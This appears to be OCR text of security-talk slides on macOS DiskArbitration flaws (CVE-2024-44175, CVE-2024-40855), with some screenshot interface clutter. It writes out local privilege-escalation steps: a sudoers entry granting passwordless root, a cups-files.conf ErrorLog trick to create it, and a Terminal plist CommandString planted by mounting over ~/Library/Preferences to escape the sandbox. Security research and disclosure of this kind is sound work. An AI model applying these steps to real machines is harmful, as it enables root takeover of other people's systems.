
```
/etc/sudoers.d/lpe:
%staff ALL=(ALL) NOPASSWD:ALL
```

```
cups-files.conf:

ErrorLog /etc/sudoers.d/lpe
LogFilePerm 777
somejunk
```

```
cups-files.conf:

ErrorLog /etc/sudoers.d/lpe
LogFilePerm 700
somejunk
```

weaponization for SB escape


mount over ~/Library/Preferences
open Terminal
run "/bin/zsh ~/Library/Preferences/lpe.sh"
drop
read
lpe.sh:
shell script to achieve LPE
com.apple.Terminal.plist:
CommandString:
/bin/zsh ~/Library/Preferences/lpe.sh




Finder
File
Edit
View
Go
Window
Help
US
Thu Oct 3 22:49
n00b
Click ● to stop screen recording
Favorites
Recents
Applicati...
Desktop
Documents
Downloads
n00b
Locations
iCloud Dri...
Guest
Tags
Red
Orange
Yellow
DAUserFSSbxLPE
DAUserFSSbxLPE.zip
Desktop
Documents
Downloads
Movies
Music
Pictures
Public
OCT
3
1

CVE-2024-44175 fix

- "nofollow" is added to every mount -> no symlinks
- fskitd gets the original requestor and executes mount with that user

CVE-2024-40855- Sandbox Escape & TCC Bypass (directory traversal)



caller → diskarbitrationd → mount → xnu


runs as X
might be sandboxed

runs as root + unsandboxed

diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check

runs as the disk owner

xnu checks:
- classic user POSIX permissions
- MAC callout



caller

diskarbitrationd

mount

xnu

DADiskMountWithArgumentsCommon

realpath

CFURLCreateFromFileSystemRepresentation

- removes ../
- resolves symlink

PERSISTENT!!

DAServerSessionQueueRequest

CFURLCreateFromFileSystemRepresentation

